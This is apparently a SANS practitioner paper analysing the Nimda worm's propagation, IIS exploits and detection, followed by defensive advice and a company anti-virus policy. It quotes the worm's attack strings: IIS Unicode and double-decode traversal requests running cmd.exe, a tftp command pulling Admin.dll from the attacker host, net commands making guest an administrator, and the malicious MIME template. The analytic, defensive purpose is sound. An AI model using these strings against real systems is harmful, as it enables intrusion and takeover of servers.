Below you will see the MIME header information extracted from the Nimda's executable code. Please find highlighted two areas in this code to illustrate the two different MIME types.

TWO MIME TYPES

```
---------------------------------------------------------------------
MIME-Version: 1.0
Content-Type: multipart/related; type="multipart/alternative";
        boundary="====_ABC1234567890DEF_====" (wrapped)
X-Priority: 3
X-MSMail-Priority: Normal
X-Unsent: 1

--====_ABC1234567890DEF_====
Content-Type: multipart/alternative; boundary="====_ABC0987654321DEF_===="

--====_ABC0987654321DEF_====
Content-Type: text/html; charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

<HTML><HEAD></HEAD><BODY bgColor=3D#ffffff>
<iframe src=3Dcid:EA4DMGBP9p height=3D0 width=3D0> </iframe></BODY></HTML>
--====_ABC0987654321DEF_====--

--====_ABC1234567890DEF_====
Content-Type: audio/x-wav; name="readme.exe"
Content-Transfer-Encoding: base64
Content-ID: <EA4DMGBP9p>

--====_ABC1234567890DEF_====[25]
```

© SANS Institute 2000 - 2005, Author retains full rights.

Automatic Execution of Embedded Mime Types

Microsoft engineered the Outlook email client and the Internet Explorer (IE) browser to work together to allow the user to view video, and hear audio among other features. IE interprets the worm's second MIME attachment as an (audio/x-wav) file. The worm is launched when IE tries to play the audio file, instead the (readme.exe) is executed and the worm's malicious code is run. Microsoft says" "This vulnerability exists because Internet Explorer does not handle MIME headers in HTML email correctly."

The CVE people give this vulnerability the name; CVE-2001-0154. The CERT advisory number is CA-2001-06, and Microsoft advisory is MS01-020. A patch can be downloaded from Microsoft, however be careful in some cases it is necessary to apply patches and upgrades in a predefined order, but the patch that fixes the attachment execution vulnerability is at the following link: http://www.microsoft.com/windows/ie/download/critical/Q290108/default.asp

Nimda will look for and gather email addresses to use for further attacks from .HTM and .HTML files located in the Temporary Internet Files folder. Nimda has its own Simple Mail Transfer Protocol (SMTP) code for sending email built right in. It uses the accumulated email addresses and its SMTP engine to mail itself to the addresses it has collected, and the worm doesn't forget to include its payload attachment of "readme.exe". If Nimda infected someone I knew and trusted, then it sent to me a message containing a malicious attachment, I would be more inclined to open it, and double click on the attachment because I trusted the person that apparently had sent the message.


The code writer of Nimda knew about the trust people put in the source of an email message and used this trust to deceive people and thus propagate the worm. The Nimda code writer realized that people are busy and don't think to be cautious when opening attachments sent by people they know, very sneaky indeed.

New Information from Microsoft: If you have upgraded to IE6, a certain set of conditions could allow you to be vulnerable to a Nimda attack. This affects users running Microsoft OS Windows 95, 98, 98SE or ME. Please see the MS bulletin at:
http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/security/topics/nimdaie6.asp

© SANS Institute 2000 - 2005 Author retains full rights.


Diagram of an Email Attack

The author of the Nimda worm sends a message or messages with spoofed source address. May have been sent from the writer's machine?



Trusting user running Win98 and IE 5.0 sees a message in her Outlook inbox from a friend or from one of the trusted sources listed above.

- This user is at her place of work, connected to the LAN.
- Outlook open and connected to her mail server.
- Internet Explorer connected to the company home page on her Company's Intranet server.
- User gets the infection.



The user is infected by the mail message automatically and without her knowledge. Worm is now loose to mail itself to all of the addresses that it finds on her machine.

The worm is likely to target the closest IP address. In this case the closest IP address is our user lady's intranet server. According to CERT, "the worm chooses targets having the same first two octets with 50% probability". For more information on this Nimda trait see: http://www.cert.org/body/advisories/CA200126_FA200126.html

Vulnerable
IIS Server
Intranet

© SANS I

© SANS Institute 2000 - 2005 Author retains full rights.

IIS ATTACKS

The worm is now loose emailing itself all over the world to all of the email addresses it collected on the first user's machine. Now that it is where it wants to be it will start its scanning for other places to infect through network connections.

Let's say; for this discussion that the user lady that was infected in the "Diagram of an Email Attack" above is connected to her company's local Intranet server through an Ethernet network. This hypothetical IIS server is running NT 4.0. It was previously infected by "Code Red II" worm. This server has not been thoroughly cleaned from the previous infection and the backdoor "root.exe" is still residing on that system. Nimda can use any infected system that is connected to a network to scan for vulnerable web servers. Our worm does some Address Resolution Protocol (ARP) flooding locally and finds the Media Access Control (MAC) address resolved to the IP address of the closest server, which happens to be the Intranet web server to which our first victim is connected. Nimda has now located the address of the vulnerable server, and then it will use the attack shown below and others to attempt a compromise.
See the IIS Log output on page 21 for more Nimda attack indications.

GET /scripts/root.exe?/c+dir
GET /MSADC/root.exe?/c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir

The above code is contained in the worm and is part of the Nimda's arsenal of exploits. In this one it is attempting to exploit "root.exe". The executable file "root.exe" is a renamed "cmd.exe" which is the command interpreter for the NT operating system, renamed by the "Code Red II" worm. Many IIS systems were not properly cleaned here in my company and all over the world from the "Code Red II" infection, thus leaving this backdoor that Nimda could exploit.

Now Nimda is really happy he has found an IIS server that is ripe for infecting. He makes his connection and issues the trivial file transfer protocol (TFTP) command to fetch the file "Admin.dll" from the infected host machine.


If you issued this command it would look like this ("tftp –i <host> GET Admin.dll").
However the string that Nimda uses looks like this;
"tftp%%20-i%%20%s%%20GET%%20Admin.dll%%20"[26].

Now then the admin.dll carrying the Nimda code can go to work infecting the IIS server.
"The remote command issued by the attacking system may show up in web server logs as follows; (where XXX.XXX.XXX.XXX is the IP address of the attacker):
GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/
c+tftp%20-i%20XXX.XXX.XXX.XXX%20GET%20Admin.dll%20c:\Admin.dll" [27]

© SANS Institute 2000 - 2005 Author retains full rights.

Root.exe

The "root.exe" installed by "Code Red II" allows an attacker to use a Browser or other tool to access a compromised web server. The attacker types in the URL of the infected machine and runs the root.exe. An attacker that knows the URL address would type something like this: http://address_of_un-patched_IIS_server.com/scripts/root.exe/c+dir%20,[28], where "dir" is the command to be run by the attacker.



[29]

An IIS Web server has an operating system set of files and it has web folder files. The web folders are referred to as "virtual" files because these are the files that your browser accesses when you visit a web site. A person using a browser, a network tool or the Nimda using its internal code can easily access a server that has been compromised by the "root.exe". "Code Red II" during its attack copied "cmd.exe" to /scripts/root.exe, and to /msadc/root.exe. If these locations are mapped to the C: & D: drives of the IIS virtual folders, the system will be vulnerable to this attack.
Microsoft provides a fix for this backdoor. This fix can be found at URL;
http://www.microsoft.com/security/default.asp.
Note: Best advice is to use the Security Roll-Up Package and the Security Lock Down tool provided by Microsoft. The Security Roll-Up Package can be found at:
http://www.microsoft.com/technet/security/bulletin/MS01-044.asp
The security Lock-Down Tool for servers can be found here:
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/locktool.asp

IIS/PWS Extended Unicode Directory Transversal Vulnerability

Nimda uses what is referred to as "an input validation problem" with respect to the Extended Unicode Directory Transversal Vulnerability where the server will allow directory traversal under specific conditions on machines running Windows IIS 4.0, 5.0 and the PWS Personal Web Server. The operating system decodes (/) and (\) when represented in unicode characters, after it checks for the correct path and not before it does the path checking. This is significant because it allows the attacker to traverse the directory structure from the Web folders to the NT operating

© SANS Institute 2000 - 2005 Author retains full rights.

system folders when the C: and D: drives are mapped to these Web folders. What the attacker has done is create an overly long string of Unicode for characters for the "/" and "\" characters. The "%c0%af" and "%c1%9c" strings are believed to be the "/" and "\" equivalents from the Chinese Unicode character set. (See http://www.securityfocus.com/bid/1806for more information and exploits.
The Microsoft patch that fixes this problem is MS00-078, available at:
http://www.microsoft.com/technet/security/bulletin/ms00-078.asp)[30]
Chinese = "/" = "%c0%af"
Chinese = "\" = "%c1%9c"
I have tried to verify the translation but was unable to find the exact match, because the unicode table I found did not have these characters in the Chinese language.

Just suppose here in Saudi someone used the Arabic Unicode equivalents instead of Chinese. I wonder if the server would still be vulnerable. Would the IDS pick up the attempted exploit encoded in Arabic?

The strings containing this exploit look like this:

GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir [31]

Examine the string above you will see that the Nimda is looking in the /scripts/ directory then it uses the confusing string "/..%c1%1c../", now it assumes it has gained access, to /winnt/system32/ and the attack string issues the command, "dir". When a directory listing is returned for the "dir" command then the attacker knows that access has been achieved. "The reason we see the requests issued to directories such as "/scripts" is because that is where IIS typically has execute permission.[32]

Nimda also uses another "GET" request to download the file named "ADMIN.DLL" via protocol TFTP from an infected and compromised machine to the next victim's machine. In this part of the attack of Nimda copied itself to C, D, and E. It sometimes creates so many copies of itself it fills the available disk space. A disk space that is full of ADMIN.DLL copies is a good indication that Nimda has infected the system.

Escaped Character Decode Command Execution Vulnerability

In this IIS vulnerability the server tries to decode the requested path name twice. First a character like "\" the backslash is encoded to result in "%5c". In hexadecimal 5C is equivalent to the backslash and the % is being used here as a separator.

Hexadecimal 5C is = to the "\" Backslash
Hexadecimal 25 is = to the "%" Percent sign
Hexadecimal 63 is = to the "c" character
Hexadecimal 35 is = to the "5" number five

© SANS Institute 2000 - 2005, Author retains full rights.

The attacker double hex encodes "%5c" to look like this string. %25%35%63.
Broken down into the following;
"%" = "%25"
"5" = "%35"
"c" = "%63"
A mistake is made in the Microsoft IIS application, in that it decodes the character again and does not accomplish a second security check.

Below is the string associated with this attack.

GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../
winnt/system32/cmd.exe?/c+dir
GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir [33]

Please find an excerpt from RFC 2396 written by the Internet Engineering Taskforce, commenting on this vulnerability. "An escaped octet is encoded as a character triplet, consisting of the percent character "%" followed by the two hexadecimal digits representing the octet code. For example, "%20" is the escaped encoding for the US-ASCII space character.

escaped = "%" hex hex hex = digit | "A" | "B" | "C" | "D" | "E" | "F" "

"Like all web servers, Microsoft IIS decodes input URIs to a canonical format. Thus, the following encoded string: *A%20Filename%20With%20Spaces* will get decoded to *A Filename With Spaces*. Unfortunately, IIS decodes some of the input twice. The second decoding is superfluous. Security checks are applied to the results of the first decoding, but IIS utilizes the results of the second decoding. If the results of the first decoding pass the security checks and the results of the second decoding refer to a valid file, access will be granted to the file even if it should not be." [34]

Summary of "Escaped Character Decode Command Execution Vulnerability"

To summarize this explanation, the attacker has fooled the IIS system by double encoding the character strings. The system finally understands that the "\" character is what should be interpreted. The attacker knows he is now in a directory where he can run "cmd.exe". File access to the cmd.exe, is provided by the IIS server from a path that is relative to the path where the server has execute permission.

A very closely related vulnerability is stated in CVE-2000-0770; where IIS 4.0 and IIS 5.0 does not properly restrict access to certain types of files when their parent folders have less restrictive permissions, which could allow remote attackers to bypass access restrictions to some files, also known as the "File Permission Canonicalization" vulnerability.

© SANS Institute 2000 - 2005 Author retains full rights.

The **"**Web Server Folder Directory Traversal", "Extended Unicode Directory Traversal", "Escaped Character Decoding Command Execution" and the vulnerability problems of the wrong permission being applied to files through a "Canonicalization" error contribute to the ability of the server to be compromised by an attacker. Microsoft contends that these vulnerabilities and others like the problem of incorrect "parsing of file requests" in MS00-086 FAQ [35] are all separate vulnerabilities. However in reading about them and others you will notice a marked similarity. To illustrate this point read the MS00-86 FAQ on the Microsoft security web pages.

Office 2000 DLL Execution Vulnerability
Microsoft applications that use rich text format require the RICHED20.DLL to support the use of this type of text. Consequently the RICHED20.DLL is loaded by Word, Outlook and other applications to provide this support. It seems that if Nimda has copied its malicious code in the directory that RICHED20.DLL, resides and the same directory as the .doc or .eml file being launched that the "infected".dll will be loaded instead of the uninfected one. The infected file will now go to work infecting the host machine. This is yet another exploit taken advantage of by Nimda. [36]

Windows Shares
On machines that the Nimda has infected it will create network drive shares for all defined drives, (C: thru Z:) as C$, D$ and so on. It will copy itself to all directories, where "write" permission exists. It will append itself to any executable file, and if downloaded to another machine these executables when run can infect the new file system. On Windows 95, 98 & ME, it will configure a full share with no password. On Windows NT and 2000, if share security is in effect on the system, that is, where the user must logon with username and password, Nimda deletes these secure shares. On Windows NT and 2000, Nimda will create a "GUEST" account and place this account in the "ADMINISTRATORS" group, with inherited permission from that group, usually full control. When the system is rebooted these shares take effect. This gives the user full privileges when they log on as "GUEST."

The following string from the worm is used to compromise file sharing.

File Share Code from Nimda
```
share c$=c:\
user guest ""
localgroup Administrators guest /add
localgroup Guests guest /add
user guest /active
user guest /add
net%%20use%%20\\%s\ipc$%%20""%%20/user:"guest"
```

Changes to the File System

My research has produced some seemingly contradictory information as to what Nimda does to a file system it infects. The people at Trend Micro state that the worm deletes copies of itself on system re-boot to attempt to hide its infection. In Trend Micro's section called "Stealth Mechanisms" I quote: "It deletes each spawned copy so that it hides the files from the user every time the system is restarted. If a file cannot be deleted because it is in use by the system, the worm issues a special API on WinNT systems to delete the file when the system restarts."[37]

© SANS Institute 2000 - 2005 Author retains full rights.

Quote from McAfee. "In some cases so many worm copies are created that all available disk space is consumed." [38] I think that it does both and or all of these things, depending on the environment it is running in.

File names that this worm makes on the local drives are admin.dll, load.exe, mmc.exe, readme.exe, riched20.dll, MEP*. TMP.EXE. [39] Nimda copies itself to the Windows system directory as a file named LOAD.EXE, and runs this file at startup. It makes an entry in the SHELL key in the boot section of the SYSTEM.INI file as follows; (shell=explorer.exe load.exe –dontrunold). [40]
Nimda does not infect Winzip32.exe. This is an interesting mystery but no further explanation in any write-up to date.
Nimda looks for executable files like, *.exe and *.com files in all directories and infects all user files in their personal folders. The two registry keys listed below are representative of these two characteristics respectively.
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders[41]
In subsequent investigation it has been found that all subkeys of the registry key SYSTEM\CurrentControlSet\Services\lanmanserver\Shares\Security were deleted by Nimda.

• Signature of the Attack

The reader should note that detection signatures are provided from virus protection and intrusion detection vendors on a when written basis for a particular exploit or infection.
Below please find an explanation of Intrusion Detection System (IDS) signatures, and an example of an IIS log excerpt. Virus detection signatures are similar in function but differ in format in that the virus detection scan engine is looking of a string in the header, text, body, attachment or other distinguishing characteristics like changed files. Also a virus detection signature is used to detect, then to initiate some other action, like delete the offending file and prevent reinfection from the same or previous malicious code attacks.

IDS Signatures

My Company runs an ISS Real Secure 6.5 IDS. This software is designed to run on UNIX or NT operating systems. Both versions operate similarly. New detect signatures are added to the IDS library and put into service as soon as available from the software vendor. I was not able to obtain actual signatures nor could I obtain actual detects outputs for any attack, due the fact that theses records are only overwritten after ninety days, and for reasons of company restrictions. When a new detect signature is added it is tested to see if it will activate the alarm.

Vendor's Disclaimer

The IIS Unicode Translation Error detection signature, provided by ISS Real Secure looks for HTTP GET requests. ISS included a disclaimer with this signature, which explained that the detection signature had only been tested for the English version of Windows NT, and not any other language versions. They also admit that a unique language attack may be successful.

© SANS Institute 2000 - 2005 Author retains full rights.

Unicode Attack Signature

Our ISS IDS was set up to look for these strings or some portion of these strings. This example shows the Unicode for the Chinese language attack decompiled by SANS.

```
GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir[42]
```

IDS Output for the Unicode Attack

The output from the "RealSecure IDS" is a one or two line sentence naming the alarm. This message can be in the form of a console message, email, pager message, mobile phone message, etc. ISS log files contain entries similar to the following example of an IDS output, from a Snort.

```
[**] spp_http_decode: IIS Unicode attack detected [**]
04/12-05:44:29.537613 213.121.247.193:61522 -> x.x.x.23:80
TCP TTL:41 TOS:0x0 ID:2938 IpLen:20 DgmLen:289 DF
***AP*** Seq: 0xEF818D34  Ack: 0x844F3E92  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 15433327 0
47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E 25 63 30  GET /msadc/..%c0
25 61 66 2E 2E 2F 2E 2E 25 63 30 25 61 66 2E 2E  %af../..%c0%af..
2F 2E 2E 25 63 30 25 61 66 2E 2E 2F 77 69 6E 6E  /..%c0%af../winn
74 2F 73 79 73 74 65 6D 33 32 2F 63 6D 64 2E 65  t/system32/cmd.e
78 65 3F 2F 63 2B 64 69 72 2B 63 3A 5C 20 48 54  xe?/c+dir+c:\ HT
54 50 2F 31 2E 30 0D 0A 56 69 61 3A 20 31 2E 30  TP/1.0..Via: 1.0
20 50 72 6F 78 79 3A 33 31 32 38 20 28 53 71 75   Proxy:3128 (Squ
69 64 2F 32 2E 33 2E 53 54 41 42 4C 45 31 29 0D  id/2.3.STABLE1).
0A 58 2D 46 6F 72 77 61 72 64 65 64 2D 46 6F 72  .X-Forwarded-For
3A 20 36 32 2E 34 31 2E 33 38 2E 31 30 0D 0A 48  : 62.41.38.10..H
6F 73 74 3A 20 xx xx xx xx xx xx xx xx xx xx xx  ost: x.x.x.
32 33 0D 0A 43 61 63 68 65 2D 43 6F 6E 74 72 6F  23..Cache-Contro
6C 3A 20 6D 61 78 2D 61 67 65 3D 32 35 39 32 30  l: max-age=25920
30 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 6B  0..Connection: k
65 65 70 2D 61 6C 69 76 65 0D 0A 0D 0A    Keep-alive...[43]
```

- ## How to Protect against Malicious Software like NIMDA

Protecting your computing landscape against virus and worm attack is highly important, to large organizations as well as small ones. A computer can be infected by a floppy, CD, keyboard, LAN, WAN, modem, or any I./O device. Any input device that communicates with the computer has the potential to be a source for a virus infection.

- We all should have a licensed virus detection application running on all platforms and operating systems.
- Servers and workstations should have a mechanism that keeps the virus detection and cleaning definitions up to date, automatically if possible.
- All software on all computers, and networking equipment should have the latest patches and service packages applied as soon as they become available.
- As your network increases in size you must scale up the virus protection as you grow. If

© SANS Institute 2000 - 2005 Author retains full rights.

you have an email server it should be protected by network virus scanning software .

- Educate your users to think before clicking on an attachment. Get them to read the extension of the attached file, and know file extensions that are dangerous.
- Keep current by joining a security email list. These messages could let you know what to do before a virus or worm attacks your system.
- Remain vigilant keep yourself and your users educated and updated.
- Show your Boss how much it could cost if your network suffers a serious virus attack. This is good justification to for necessary virus protection measures.
- When you are attacked by a virus you may not even know it. This is another reason you must run virus scanning software.
- Develop a suitable "back-up" schedule for mission critical computers.
- Read the best practices sections of security web sites to provide a basis for virus policy and virus procedure.
- Never think that you or your network is safe from infection by a virus, worm or other malicious software.

VIRUS PREVENTION

The following guidelines have been taken from my company's virus policy statement.

COMPANY Virus Protection POLICY
Please find below an excerpt from my Company's official virus protection policy.

It is the responsibility of user management and their Computer Security Liaison /LAN Administrator to ensure that Company standard anti-virus software is installed and updated on all department microcomputers and LAN servers. It is also the responsibility of each user to use due caution to prevent the invasion of viruses into Company workstations and the possible further destruction of other systems by sharing external information with other users. Every external diskette and/or file should be scanned with a virus detection program prior to its use. The Company reserves the right to analyze all users/contractors software that is brought into the Company against diagnostic “checker” programs to determine if the software contains any viruses and/or bugs and to prohibit use of any software on any computer equipment. This policy applies to all electronic information generated, transmitted, and stored using Company computer and communication resources.

To prevent the infection and spread of software viruses, the following measures should be applied:
1. Do not use shareware, freeware, or programs downloaded from any source until they have been proven to be free from viruses.
2. Do not use software from an unknown source.
3. Neither accept nor use pirated software.
4. Use write protect tabs on boot and program disks.
5. Control the sharing of disks and the physical and logical access to computer systems.
6. Do not use work disks on home computers, nor bring personal disks from home for use on

© SANS Institute 2000 - 2005, Author retains full rights.

company computers.

Workstation & Server Virus Protection

When the virus vendor sends an email notification that a new virus update has been posted on their web site, we in turn download it and post it to our Company Intranet ftp site. Virus updates to workstations and servers are configured to be automatic, by the use of the McAfee Auto-Update and Auto-Upgrade feature. These settings are configured to connect to the Company ftp site daily and when available it downloads the appropriate virus detection and cleaning file and installs it automatically.


Most of the workstations in my company were running Windows 2000 SP1 operating system. Applications running in this environment are generally Microsoft Office Professional; SAP 4.6D, Remedy version 4.05.01 (Patch 969), McAfee Virus Scan 4.5, Documentum workspace 3.2.10.

Mail Server Virus Protection Appliance

The Network Associates “McAfee WebShiels” e250 is a "network virus scan appliance", situated between the mail server and the Firewall. Basically it is just a box to house and run the dedicated software for network virus scanning, isolation and content filtering. In this configuration WebShield can scan all email before delivery to the user. Allows for quarantine of mail, ability to strip attachments and accomplish content filtering on the fly. Updates and Upgrades are handled in a similar manner to Workstation and servers

The following is an excerpt from the Network Associates, product documentation web site.


The McAfee WebShield e250 Appliance is an integrated solution, combining anti-virus and content management software with enhanced hardware, delivering protection in a configure-and-forget system. The e250 scans e-mail traffic (SMTP), web traffic (HTTP), file transfers (FTP) and dial up mail traffic (POP3). [44]



© SANS Institute 2000 - 2005 Author retains full rights.

© SANS Institute 2000 - 2005, Author retains full rights.

How Nimda Spread inside my network



To illustrate what went on inside the network attacked, please find a diagram below that graphically represents the initial successful infection and subsequent spread inside the network. The diagram below shows an expanded view of the "User Cloud" from the above diagram.

It is labeled "Diagram of Nimda Spread inside the Network".

The bold red lines indicate where Nimda is infecting or trying to infect a vulnerable system. Blue lines indicate where Nimda was ineffective. The Red Arrow coming down from center top is showing the path for the initial attack, where the user caught the Nimda infection by browsing with a vulnerable Internet Explorer to an infected site.

